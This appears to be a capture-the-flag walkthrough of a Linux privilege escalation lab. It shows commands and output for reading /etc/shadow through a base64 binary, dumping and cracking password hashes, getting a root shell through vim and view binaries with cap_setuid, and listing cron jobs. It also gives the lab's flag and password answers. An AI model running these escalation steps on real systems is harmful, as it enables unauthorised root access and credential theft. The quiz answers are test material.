
Which user shares the name of a great comic book writer?

gerryconway ✓ Correct

What is the password of user2?

Password1 ✓ Correct

For us to retrieve the password for user2, we need to be able to access the /etc/shadow file, however this requires su privileges.





Find cmd is a great tool for such instances, So I first checked the permissions set to this files.... the base64 binary was a great choice to use in this case. Though the question might be why base64?
I utilised the gtfobins webpage where I found great payload to use.
Here is the breakdown for the cmd in the image below.
`/usr/bin/base64 /etc/shadow`:
• This part of the command uses the `base64` utility to encode the contents of the `/etc/shadow` file into base64 format.
`|` (Pipe):
• The pipe operator (`|`) takes the output of the command on its left (base64 encoding of `/etc/shadow`) and passes it as input to the command on its right.
1. **`usr/bin/base64 --decode`**:
• This part of the command uses the `base64` utility to decode the base64-encoded data back into its original format.
• `--decode` tells the `base64` utility to decode the input it receives.

I was able to read the /etc/shadow file as user karen!!


```
karen@ip-10-10-199-38:/$ /usr/bin/base64 /etc/shadow | /usr/bin/base64 --decode
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4purOJ19mxfMOwKt.H2LaWKPu0zKlWKaUMG1N7weVzqobp65RxlMIZ/NirxeZdOJMEOp3ofE.RT
/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:1879
6:0:99999:7:::
lxd:!:18796::::::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjEJgqLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:1879
6:0:99999:7:::
karen@ip-10-10-199-38:/$
```

I copied this password hashes for the users, created a hash file on my local machine, and utilised the john the ripper tool to crack for the passwords.






So we could abuse this binary to read sensitive file even though we do not have much privilges on this system.



CAPABILITIES



How many binaries have set capabilities?

6 ✓ Correct

```
karen@ip-10-10-77-132:~$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
karen@ip-10-10-77-132:~$ getcap -r / 2>/dev/null | wc -l
6
karen@ip-10-10-77-132:~$
```

What other binary can be used through its capabilities?

view ✓ Correct

```
karen@ip-10-10-77-132:~$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
```

What is the content of the flag4.txt file?

THM-9349843 ✓ Correct

```
karen@ip-10-10-77-132:~$ pwd
/home/karen
karen@ip-10-10-77-132:~$ cd /home/karen
karen@ip-10-10-77-132:~$ ls -la
total 2860
drwxrwxrwx 3 root  root     4096 Jul 22 05:10 .
drwxr-xr-x 4 root  root     4096 Jun 18  2021 ..
-rw------- 1 root  karen     130 Jul 22 05:10 .bash_history
drwx------ 2 karen karen    4096 Jun 18  2021 .cache
-rw------- 1 karen karen     582 Jul 22 05:02 .viminfo
-rwxr-xr-x 1 root  root  2906824 Jun 18  2021 vim
karen@ip-10-10-77-132:~$
```

https://gtfobins.github.io/#vim

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

vim

Binary	Functions
rvim	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID
vim	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID
vimdiff	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID

https://gtfobins.github.io/gtfobins/vim/#capabilities

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .
sudo setcap cap_setuid+ep vim

./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that `vim` is compiled with Lua support.

```
sudo install -m =xs $(which vim) .

./vim -c ':lua os.execute("reset; exec sh")'
```

NOTE: Remember to take note of the python version used.

```
karen@ip-10-10-77-132:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

```
root@Kali: /home/scr34tur3/Downloads 117x54
# whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ip-10-10-77-132:~# pwd
/home/karen
root@ip-10-10-77-132:~# ls
vim
root@ip-10-10-77-132:~# cd /
root@ip-10-10-77-132:/# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
root@ip-10-10-77-132:/# cd /root
root@ip-10-10-77-132:/root# ls -la
total 28
drwx------  5 root root 4096 Jun 18  2021 .
drwxr-xr-x 19 root root 4096 Jul 22 04:54 ..
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Jun 18  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Jun 18  2021 .ssh
drwxr-xr-x  4 root root 4096 Jun 18  2021 snap
root@ip-10-10-77-132:/root# find / -type f -name flag4.txt 2>/dev/null
/home/ubuntu/flag4.txt
root@ip-10-10-77-132:/root# cd /home/ubuntu
root@ip-10-10-77-132:/home/ubuntu# ls -la
total 2872
drwxr-xr-x 4 ubuntu ubuntu    4096 Jun 18  2021 .
drwxr-xr-x 4 root   root      4096 Jun 18  2021 ..
-rw-r--r-- 1 ubuntu ubuntu     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu    3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu    4096 Jun 18  2021 .cache
-rw-r--r-- 1 ubuntu ubuntu     807 Feb 25  2020 .profile
drwx------ 2 ubuntu ubuntu    4096 Jun 18  2021 .ssh
-rw-r--r-- 1 ubuntu ubuntu       0 Jun 18  2021 .sudo_as_admin_successful
-rw-r--r-- 1 root   root        12 Jun 18  2021 flag4.txt
-rwxr-xr-x 1 root   root   2906824 Jun 18  2021 view
root@ip-10-10-77-132:/home/ubuntu# cat flag4/txt
cat: flag4/txt: No such file or directory
root@ip-10-10-77-132:/home/ubuntu# cat flag4.txt
THM-9349843
root@ip-10-10-77-132:/home/ubuntu#
```

ALTERNATIVELY

```
karen@ip-10-10-77-132:/home/ubuntu$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
karen@ip-10-10-77-132:/home/ubuntu$ ls -la
total 2872
drwxr-xr-x 4 ubuntu ubuntu    4096 Jun 18  2021 .
drwxr-xr-x 4 root   root      4096 Jun 18  2021 ..
-rw-r--r-- 1 ubuntu ubuntu     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu    3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu    4096 Jun 18  2021 .cache
-rw-r--r-- 1 ubuntu ubuntu     807 Feb 25  2020 .profile
drwx------ 2 ubuntu ubuntu    4096 Jun 18  2021 .ssh
-rw-r--r-- 1 ubuntu ubuntu       0 Jun 18  2021 .sudo_as_admin_successful
-rw-r--r-- 1 root   root        12 Jun 18  2021 flag4.txt
-rwxr-xr-x 1 root   root   2906824 Jun 18  2021 view
karen@ip-10-10-77-132:/home/ubuntu$
```

```
karen@ip-10-10-77-132:/home/ubuntu$ ./view -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset;
exec sh")'
```

```
# whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ip-10-10-77-132:/home/ubuntu# ls -la
total 2872
drwxr-xr-x 4 ubuntu ubuntu    4096 Jun 18  2021 .
drwxr-xr-x 4 root   root      4096 Jun 18  2021 ..
-rw-r--r-- 1 ubuntu ubuntu     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu    3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu    4096 Jun 18  2021 .cache
-rw-r--r-- 1 ubuntu ubuntu     807 Feb 25  2020 .profile
drwx------ 2 ubuntu ubuntu    4096 Jun 18  2021 .ssh
-rw-r--r-- 1 ubuntu ubuntu       0 Jun 18  2021 .sudo_as_admin_successful
-rw-r--r-- 1 root   root        12 Jun 18  2021 flag4.txt
-rwxr-xr-x 1 root   root   2906824 Jun 18  2021 view
root@ip-10-10-77-132:/home/ubuntu# cat flag4.txt
THM-9349843
root@ip-10-10-77-132:/home/ubuntu#
```

CRON JOBS

```
root@Kali: /home/scr34tur3/Downloads 117x54
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ssh karen@10.10.52.167
The authenticity of host '10.10.52.167 (10.10.52.167)' can't be established.
ED25519 key fingerprint is SHA256:oSbBU2aNxvkBKtL5nJ98/BNYhG8IRM8fEoqdt7VxxNg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.52.167' (ED25519) to the list of known hosts.
karen@10.10.52.167's password:
Permission denied, please try again.
karen@10.10.52.167's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

1 update can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul 22 05:35:53 2024 from 10.100.1.234
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
karen@ip-10-10-52-167:~$
```

How many user-defined cron jobs can you see on the target system?

4 ✓ Correct

To check for the cron jobs, we need to cat or nano the crontab file.

```
karen@ip-10-10-52-167:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *  root /antivirus.sh
* * * * *  root antivirus.sh
* * * * *  root /home/karen/backup.sh
* * * * *  root /tmp/test.py
```


What is Matt's password?

123456 ✓ Correct

We'll first confirm if there is a user called matt.

```
root@ip-10-10-52-167:~# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
karen:x:1001:1001::/home/karen:/bin/sh
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
matt:x:1002:1002::/home/matt:/bin/sh
root@ip-10-10-52-167:~#
```

Copy-paste the content of the passwd file on a hash file in your local machine and then try to crack using john.



```
root@Kali: /home/scr34tur3/Documents/hackthebox/reports/linux-PrivEsc 117x42
